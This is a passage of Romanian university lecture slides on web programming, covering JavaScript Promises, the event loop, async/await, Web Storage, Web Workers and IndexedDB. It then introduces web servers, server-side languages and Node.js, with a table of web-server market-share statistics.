    alert("Hello World");  
}, 3000);
```

2. Promise

- ▶ Un obiect de tipul Promise reprezintă eventuala terminare a execuției unei operații asincrone
- ▶ O promisiune este un obiect returnat de tipul Promise la care sunt atașate funcții de callback (în comparație cu trimiterea funcțiilor ca argument la o altă funcție – ca la *addEventListener*)
- ▶ Stările în care se poate afla o promisiune:
 - ▶ *Pending* – starea inițială
 - ▶ *Fulfilled* – operația s-a terminat cu succes
 - ▶ *Rejected* – operația a eșuat

2. Promise

```
var promise = new Promise(function(resolve, reject) {  
    // execută instrucțiuni, apeluri de funcții, apeluri asincrone  
    if /* dacă s-a executat cu succes */ {  
        resolve("S-a executat cu succes");  
    } else {  
        reject("A apărut o eroare");  
    }  
});  
promise.then(function(rezultat) {  
    console.log(rezultat); // "S-a executat cu succes"  
}, function(rezultat) {  
    console.log('Err: '+rezultat); // "Err: A apărut o eroare"  
});
```

2. Promise

```
Promise.resolve([0,1,2])
.then((v) => {
    console.log("aici " + v[0]);
})
.then(function () {
    console.log("aici 1");
    throw "A apărut o eroare"
    console.log("aici 2");
}).then(() => {
    console.log("aici 3");
}).catch((e) => {
    console.log(e);
});
```


2. Promise

```
new Promise((resolve, reject) => {
    let elem = document.getElementsByTagName('body')[0];
    elem.addEventListener("click", function() {
        console.log('Mesaj #1: utilizatorul a dat click');
        resolve();
        console.log('Mesaj #2: după resolve');
    });
    console.log('Mesaj #3: după adăugarea evenimentului');
}).then(() => {
    console.log('Mesaj #4: în interiorul then');
});
console.log('Mesaj #5: după promise then');
```


2. Promise

- ▶ Cu excepția cazului în care este generată o eroare,
- ▶ O funcție este executată până la o instrucțiune *return*, sau până la terminarea acesteia

3. Event loop



3. Event loop



3. Event loop

```
console.log('Mesaj #1: console.log');
setTimeout(function() {
    console.log('Mesaj #2: setTimeout');
}, 0);
var promise = new Promise(function(resolve, reject) {
    console.log('Mesaj #3: creare Promise');
    resolve();
});
console.log('Mesaj #4: console.log');
promise.then(function(resolve) {
    console.log('Mesaj #5: then Promise');
})
.then(function(resolve) {
    console.log('Mesaj #6: then Promise');
});
console.log('Mesaj #7: console.log');
```

4. Async/Await

- ▶ Declarația unei funcții cu **async function** definește o funcție asincronă – un obiect de tipul **AsyncFunction**
- ▶ O funcție **async** poate contine o expresie **await** care îintrerupe execuția funcției **async** pentru a aștepta rezolvarea unui **Promise**, apoi reia execuția funcției **async**.
- ▶ *Cuvântul cheie **await** poate fi folosit numai în cadrul funcțiilor **async**. Dacă îl utilizați în afara corpului unei funcții **async**, veți obține un **SyntaxError**.*
- ▶ În timp ce funcția **async** este îintreruptă (așteaptă), funcția de apelare continuă să funcționeze (primind promisiunea implicită returnată de funcția **async**).

4. Async/Await

```
function apeleazaDupa3Secunde() {  
    return new Promise(resolve => {  
        setTimeout(() => {  
            resolve("rezultat");  
        }, 3000);  
    });  
}  
  
async function apelAsincron() {  
    console.log('apelează');  
    const rez = await apeleazaDupa3Secunde();  
    console.log(rez); // "rezultat"  
}  
  
var p = apelAsincron();  
console.log(p);
```

Web API

1. Exemple de Web API
2. Web Storage API
3. Web Workers API
4. IndexedDB API

1. Exemple de Web API

- ▶ Canvas API
- ▶ Console API
- ▶ DOM
- ▶ Geolocation API
- ▶ History API
- ▶ WebSockets API

2. Web Storage API

- ▶ Browser-ele pot stoca perechi cheie-valoare (string)
 - ▶ localStorage
 - ▶ sessionStorage
- ▶ Metode: clear, getItem, key, removeItem,.setItem

```
localStorage.setItem('nume', 'Ion');
```

```
localStorage.getItem('nume');
```

3. Web Workers API

- ▶ Permite execuția unui cod JavaScript într-un fir de execuție (în background) separat de firul principal de execuție al unei aplicații web
- ▶ Worker-ul nu poate manipula DOM și nu poate executa câteva proprietăți și metode ale obiectului window
- ▶ Comunicarea dintre firul principal și worker se face prin intermediul mesajelor
 - ▶ postMessage() – pentru a trimite un mesaj
 - ▶ onmessage – funcție (event handler) care primește mesajul trimis

3. Web Workers API

► script.js

```
var w = new Worker('worker.js');
w.postMessage([10, 20]);
w.onmessage = function(e) {
    console.log(e.data);
}
```

► worker.js

```
onmessage = function(e) {
    postMessage(e.data[0] + e.data[1]);
}
```

4. IndexedDB API

- ▶ Modalitate de stocare persistentă în browser-ul utilizatorului

```
var request = window.indexedDB.open("MyTestDatabase", 3);
```

https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Using_IndexedDB

Bibliografie

- ▶ JavaScript - <https://developer.mozilla.org/en-US/docs/Web/JavaScript>
- ▶ Arrow functions - <https://www.vinta.com.br/blog/2015/javascript-lambda-and-arrow-functions/>
- ▶ Understanding Currying in JavaScript - <https://blog.bitsrc.io/understanding-currying-in-javascript-ceb2188c339>
- ▶ Closures - <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Closures>
- ▶ Using Web Workers - https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Using_web_workers
- ▶ Using IndexedDB - https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Using_IndexedDB

PROGRAMARE WEB


CURSUL 08 DIVERSE

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

- I. Discuții referitoare la concepțele neprezentate din cursurile precedente
- II. Alte aspecte care țin de programarea web

PROGRAMARE WEB

CURSUL 09


SERVER WEB. NODEJS

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică “Gheorghe Asachi” din Iași

2023-2024



Cuprins

- I. Serverul web
- II. NodeJS


Serverul web

1. Paradigma client-server
2. Serverul web – introducere
3. Limbaje client-side
4. Limbaje server-side
5. Exemple de servere web
6. Statistici

1. Paradigma client-server

Paradigma client-server

- ▶ **Server** = instanță a unei aplicații care primește cereri și oferă răspunsuri
- ▶ **Client** = instanță care accesează serviciile puse la dispoziție de un server



2. Serverul web – introducere

- ▶ Serverul web este un server care folosește protocolul HTTP (HyperText Transfer Protocol)
- ▶ Portul implicit folosit de un server web este 80
- ▶ Informația de la un server web poate fi accesată prin intermediul URL-urilor (Uniform Resource Identifier)
- ▶ Exemplu:

`http://studenti.h23.ro/login`

3. Limbaje client-side

Clientul interpretează/execută codul

- ▶ HTML (.html)
- ▶ JavaScript (.js)
- ▶ CSS (.css)

4. Limbaje server-side


Serverul interpretează/execută codul

- ▶ PHP (.php)
- ▶ Java (.jsp) – Java Server Pages (JSP), Servlet
- ▶ ASP (.asp) și ASP.NET (.aspx) – Active Server Pages
- ▶ Server-side JavaScript (.ssjs, .js) – e.g., Node.js
- ▶ C (.c, .csp) prin CGI (Common Gateway Interface)
- ▶ Python (.py)
- ▶ Ruby (.rb, .rbw) – e.g., Ruby on Rails
- ▶ Go (.go)

5. Exemple de servere web


- ▶ Apache HTTP server
- ▶ Nginx
- ▶ Microsoft-IIS (Internet Information Services)
- ▶ Apache Tomcat
- ▶ NodeJS
- ▶ LiteSpeed Web Server
- ▶ Google Web Server (GWS)
- ▶ Jetty
- ▶ Oracle WebLogic Server
- ▶ Mongoose

6. Statistici




Developer	February 2024	Percent	March 2024	Percent	Change
nginx	246,113,438	22.64%	243,233,430	22.31%	-0.33
Apache	224,808,405	20.68%	219,928,546	20.17%	-0.51
Cloudflare	120,502,966	11.09%	122,550,581	11.24%	0.16
OpenResty	103,106,166	9.49%	106,067,836	9.73%	0.24

6. Statistici




Developer	February 2024	Percent	March 2024	Percent	Change
Cloudflare	228,292	22.83%	225,948	22.59%	-0.23
nginx	207,352	20.74%	206,308	20.63%	-0.10
Apache	203,804	20.38%	200,893	20.09%	-0.29
Microsoft	46,894	4.69%	46,173	4.62%	-0.07

